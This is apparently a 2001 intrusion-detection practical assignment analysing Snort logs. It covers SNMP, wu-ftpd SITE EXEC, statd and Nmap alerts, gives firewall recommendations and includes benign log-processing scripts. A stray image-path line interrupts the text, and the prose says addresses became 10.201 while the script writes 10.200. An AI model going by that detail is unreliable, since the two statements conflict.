DEFENSIVE RECOMMENDATIONS

Your firewall is your best defense, as with all other scans. Make sure that any ports that are not needed are disabled on all machines.

CORRELATIONS

An example of an Nmap TCP ping: http://www.sans.org/y2k/021401.htm.

SNMP PUBLIC ACCESS

TOP 5 SOURCE HOSTS

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
209.236.199.29	41	41	41	41
208.192.34.88	1	1	1	1
MY.NET.70.19	1	3	1	3
MY.NET.71.39	1	1	1	1

TOP 5 DESTINATION HOSTS

There are 44 destinations, and all of these have only 1 alert associated with them. Therefore, a "top 5" is not really applicable. The distribution is essentially flat across the 44 destinations.

INFORMATION ABOUT ATTACK

This attack represents an attempt to send/receive SNMP messages using the standard "public" community string.

SNMP provides a very simple authentication mechanism where a correct community string must be provided in order for the SNMP request to be authorized. In particular, the community string is commonly set to "public" or "private", depending on whether read or write access is desired.

By using these common community strings, attackers can gain information about devices on your network by polling them for their SNMP properties. Similarly, attackers can modify devices by through sending SNMP commands.

DEFENSIVE RECOMMENDATIONS

SNMP should be completely stopped at the firewall. There is no good reason to allow SNMP commands out onto the Internet.

Furthermore, the default "public" and "private" community strings should be changed.

CORRELATIONS

See the SNMP Intrusion Detection FAQ for more info on this attack: http://www.sans.org/newlook/resources/IDFAQ/SNMP.htm.

ICMP SRC AND DST OUTSIDE NETWORK

TOP 5 SOURCE HOSTS

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
65.9.248.138	10	17	5	8
24.180.140.15	3	3	2	2
171.173.121.7	3	3	1	1
172.139.43.4	2	2	1	1
172.149.221.250	2	2	1	1

TOP 5 DESTINATION HOSTS

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
66.26.41.248	6	6	1	1
193.253.211.113	3	3	2	2
171.173.112.122	3	3	1	1
213.23.22.41	2	2	1	1
192.10.25.102	2	2	2	2

INFORMATION ABOUT ATTACK

This alert denotes ICMP traffic where both the source and destination refer to addresses that are located outside of your network. There was relatively little traffic of this type on your network.

DEFENSIVE RECOMMENDATIONS

ICMP traffic that is not destined to/from your network should definitely be dropped by your border routers. Furthermore, you may want to consider disallowing ICMP messages past your firewall in any case, because of the many issues with ICMP.

CORRELATIONS

http://www.sans.org/y2k/111000.htm

RUSSIA DYNAMO - SANS FLASH 28-JUL-00

TOP 5 SOURCE HOSTS

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
MY.NET.178.42	27	29	1	3
194.87.6.84	2	2	1	1
MY.NET.205.38	1	2	1	2

MY.NET.204.174	1	1	1	1

TOP 5 DESTINATION HOSTS

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
194.87.6.45	27	27	1	1
194.87.6.84	2	2	2	2
MY.NET.204.174	2	6	1	3

INFORMATION ABOUT ATTACK

This rule detects traffic to/from the Demos Internet NOC in Russia. A whois query returned:

```
inetnum:      194.87.0.0 - 194.87.255.255
netname:      RU-DEMOS-940901
descr:        Provider Local Registry
country:      RU
admin-c:      DNOC-ORG
tech-c:       RR-ORG
status:       ALLOCATED PA
remarks:      changed from SU-DOMES to RU-DEMOS 970415
mnt-by:       RIPE-NCC-HM-MNT
changed:      auto-dbm@ripe.net 19950424
changed:      hostmaster@ripe.net 19960514
changed:      hostmaster@ripe.net 19970415
changed:      hostmaster@ripe.net 19981102
changed:      hostmaster@ripe.net 19981209
changed:      hostmaster@ripe.net 20000526
source:       RIPE
```

Only one connection of any consequence has occurred to/from this network and that was between MY.NET.178.42 and 194.87.6.45.

This rule probably stems from the following SANS Flash: http://www.sans.org/y2k/072818.htm.

DEFENSIVE RECOMMENDATIONS

The SANS Flash (well over a year old) indicates that the network should be blocked. You may want to carefully look at the host MY.NET.178.42 to determine if any compromises have occurred.

CORRELATIONS

More information on this can be found at:
http://archives.neohapsis.com/archives/sans/2000/0068.html.

CONNECT TO 515 FROM INSIDE

TOP 5 SOURCE HOSTS

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
MY.NET.98.153	4	6	1	2
MY.NET.60.16	3	3	2	2
MY.NET.20.10	3	10	1	3
MY.NET.98.149	1	1	1	1
MY.NET.97.196	1	1	1	1
MY.NET.253.12	1	2	1	2

MY.NET.179.78	1	2	1	2

TOP 5 DESTINATION HOSTS

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
132.250.182.60	4	4	1	1
209.53.186.253	3	3	1	1
64.14.121.134	2	2	1	1
128.183.16.169	1	1	1	1
209.190.205.234	1	1	1	1
24.13.123.8	1	1	1	1
65.9.246.131	1	1	1	1
136.160.17.63	1	1	1	1

INFORMATION ABOUT ATTACK

A computer from within your network attempted to connect to a printer daemon running on port 515 on a system outside of your network.

As noted earlier, this is not normally necessary, and is probably not a good thing. However, only very few occurrences of this have happened.

DEFENSIVE RECOMMENDATIONS

Disable inbound/outbound connections to port 515 at the firewall.

SITE EXEC - POSSIBLE WU-FTPD EXPLOIT - GIAC000623

TOP 5 SOURCE HOSTS

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
24.12.85.103	1	23	1	23
209.247.88.12	1	7	1	3
213.66.5.79	1	143	1	135

TOP 5 DESTINATION HOSTS

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
MY.NET.6.15	3	30	3	16

INFORMATION ABOUT ATTACK

This signature represents an occurance of a SITE EXEC command being sent to a wu-ftpd ftp server. The site exec command allows a remote user to run an arbitrary command on the ftp server.

DEFENSIVE RECOMMENDATIONS

Get the most recent version of the wu-ftpd daemon, ensure all security policies are in place, and don't open up FTP unless you really need to.

CORRELATIONS

The origin of this rule seems to be here: http://www.sans.org/y2k/063000.htm

STATDX UDP ATTACK

TOP 5 SOURCE HOSTS

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
63.196.54.17	2	2	1	1
200.255.65.5	1	1	1	1

TOP 5 DESTINATION HOSTS

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
MY.NET.202.218	2	1532	1	3
MY.NET.53.10	1	1	1	1

INFORMATION ABOUT ATTACK

This alert indicates an attacker may be attempting to exploit the rpc.statd server on a linux host. This server may have a buffer overflow vulnerability that can provide root access to an intruder.

DEFENSIVE RECOMMENDATIONS

Don't run RPC portmapper or tools unless absolutely necessary. If you must, ensure that they are up-to-date on their security patches.

CORRELATIONS

This alert is described in more detail here: http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=discussion&id=1480.

PROBABLE NMAP FINGERPRINT ATTEMPT

TOP 5 SOURCE HOSTS

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
24.132.150.30	1	2	1	1
194.236.123.51	1	1	1	1

TOP 5 DESTINATION HOSTS

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
MY.NET.150.143	1	197	1	8
MY.NET.209.2	1	4	1	4

INFORMATION ABOUT ATTACK

Nmap has a mode in which it attempts to fingerprint a target system using a variety of tests (including sequence number prediction, for example). This alert indicates that such an attempt has been detected.

DEFENSIVE RECOMMENDATIONS

Since this only happened on two hosts, I would classify this as a nuisance. Nevertheless, ensure that your systems are patched and up-to-date on security, and disable any unneeded ports.

CORRELATIONS

See Nmap Ping entry above.

TCP SMTP SOURCE PORT TRAFFIC

TOP 5 SOURCE HOSTS

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
63.218.225.88	1	1	1	1
129.43.100.100	1	1	1	1

TOP 5 DESTINATION HOSTS

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
MY.NET.253.53	1	12	1	7
MY.NET.139.54	1	3	1	3

INFORMATION ABOUT ATTACK

This alert represents a connection where the source port was set to the SMTP port. The reason an attacker might do this is to attempt to get through the firewall (hoping that connections from the SMTP port are allowed through, for example).

DEFENSIVE RECOMMENDATIONS

Ensure that your systems are up-to-date on their security patches.


CORRELATIONS

Paul Asadoorian writes of a similar alert in his practical assignment: http://www.sans.org/y2k/practical/Paul_Asadoorian_GIAC.doc.

OUT OF SPEC PACKETS

I was unable to make a good correlation between the OOS logs and the alert logs. However, the OOS logs did prove to have some useful information:

1. The hosts 132.248.100.200, 206.139.131.244, 211.130.90.210, and 192.168.0.1 performed a wide scan of your network for ftp servers, using SYN-FIN scans.
2. The host 152.66.214.122 performed an extensive scan for http proxy servers on port 8080 throughout your network, the scan having the reserved bits and the SYN bit set.
3. The host 146.115.56.59 accessed a wide range of web servers (27 different servers) within the MY.NET network. This looks like a scan.
4. The host MY.NET.100.165 was the recipient of a huge number of http requests.



ANALYSIS PROCESS

I utilized SnortSnarf v052301.1 to analyze the snort alert logs. Because of my decision to use a full month worth of data, I ended up spending a huge amount of time trying to find a machine that would run the analysis. I was finally able to run it on a dual processor Dell 2450 with 2Gb of RAM. It required almost 18 hours to process.

The following files were used in this analysis:

```
alert.010501        alert.010525        oos_May.18.2001     scans.010511
alert.010502        alert.010526        oos_May.19.2001     scans.010512
alert.010503        alert.010527        oos_May.20.2001     scans.010513
alert.010504        alert.010528        oos_May.21.2001     scans.010514
alert.010505        alert.010529        oos_May.22.2001     scans.010515
alert.010506        alert.010530        oos_May.23.2001     scans.010516
alert.010507        alert.010531        oos_May.24.2001     scans.010517
alert.010508        oos_May.01.2001     oos_May.25.2001     scans.010518
alert.010509        oos_May.02.2001     oos_May.26.2001     scans.010519
alert.010510        oos_May.03.2001     oos_May.27.2001     scans.010520
alert.010511        oos_May.04.2001     oos_May.28.2001     scans.010521
alert.010512        oos_May.05.2001     oos_May.29.2001     scans.010522
alert.010513        oos_May.06.2001     oos_May.30.2001     scans.010523
alert.010514        oos_May.07.2001     oos_May.31.2001     scans.010524
alert.010515        oos_May.08.2001     scans.010501        scans.010525
alert.010516        oos_May.09.2001     scans.010502        scans.010526
alert.010517        oos_May.10.2001     scans.010503        scans.010527
alert.010518        oos_May.11.2001     scans.010504        scans.010528
alert.010519        oos_May.12.2001     scans.010505        scans.010529
alert.010520        oos_May.13.2001     scans.010506        scans.010530
alert.010521        oos_May.14.2001     scans.010507        scans.010531
alert.010522        oos_May.15.2001     scans.010508
alert.010523        oos_May.16.2001     scans.010509
alert.010524        oos_May.17.2001     scans.010510
```

I began by converting the alert files to all use 10.201 instead of MY.NET, so that SnortSnarf would be able to process them effectively. I used the following script to perform this:

```
#!/bin/sh
for i in alert.*; do
   mv $i $i.org
   sed 's/MY.NET/10.200/g' <$i.org >$i
done
```

I moved all of the *.org files into another directory for safekeeping. I then ran the resulting files through SnortSnarf:

snortsnarf.pl –d result alert.*

Most other data was gathered through the use of grep, awk, tr, sed, and other similar tools on my unix box. For example, the following command allowed me to gather information on the destination ports for the SYN-FIN scan:

```
grep SYN-FIN alert.* | awk '{print $8;}' | tr ':' ' ' | awk '{print $2;}' |
sort | uniq -c
```

I also made use of a program called scanplot to provide myself with a visualization aid in order to understand the attack frequencies. The results of this never made it into this assignment, but they were certainly used to figure out what was going on in the plots.

Example of use of scanplot:

```
zcat ../archive/05/scan* | egrep '\->.+ UDP' | awk '{print $2":"$6;}' | cut -d:
-f1,3 | ./scanplot.pl 'UDP (>100 scans/day)' 100

zcat ../archive/05/scan* | grep '\->' | grep -v UDP | awk '{print $2":"$6;}' |
cut -d: -f1,3 | ./scanplot.pl 'TCP (>100 scans/day)' 100
```

Text of Scanplot script:

```
#!/usr/bin/perl –
# scanplot – plot port scan histogram

# Adapted from Syslog analysis script orignially written by
# Angelos Karageorgiou <angelos@StockTrade.GR>

# usage: scanplot <type string> <min count threshold>

$type = shift;
$minthresh = shift;

while(<>) {
        $SCAN{$_}++;
}

$splfile=`mktemp /tmp/scanchart.spl.XXXXXX`;
$prgfile=`mktemp /tmp/scanchart.prg.XXXXXX`;
chomp $splfile;
chomp $prgfile;
open(FILE,">$splfile") || die "Cannot write data";
foreach $key (sort keys(%SCAN)){
        if ($SCAN{$key} < $minthresh) {
           next;
        }
```

```
        print STDERR ".";
        ($date,$port)=split(':', $key);
        printf(FILE "%d\t%d\t%d\n",$date,$port,$SCAN{$key});
}
close(FILE);

open(PRG,">$prgfile") || die "Cannot write Program";
print PRG << "EOF"
set title '$type Port Histogram'
set xlabel 'Date'
set ylabel 'Port (Log Sc.)'
set logscale y
set zlabel 'Count'
set terminal png color
set output 'scanplot.png'
set grid

set ticslevel 0

splot '$splfile' using 1:2:3  title '' with impulses , '$splfile' using 1:2:3
title ''  with  points

EOF
;
close(PRG);

system("/usr/bin/gnuplot $prgfile");
```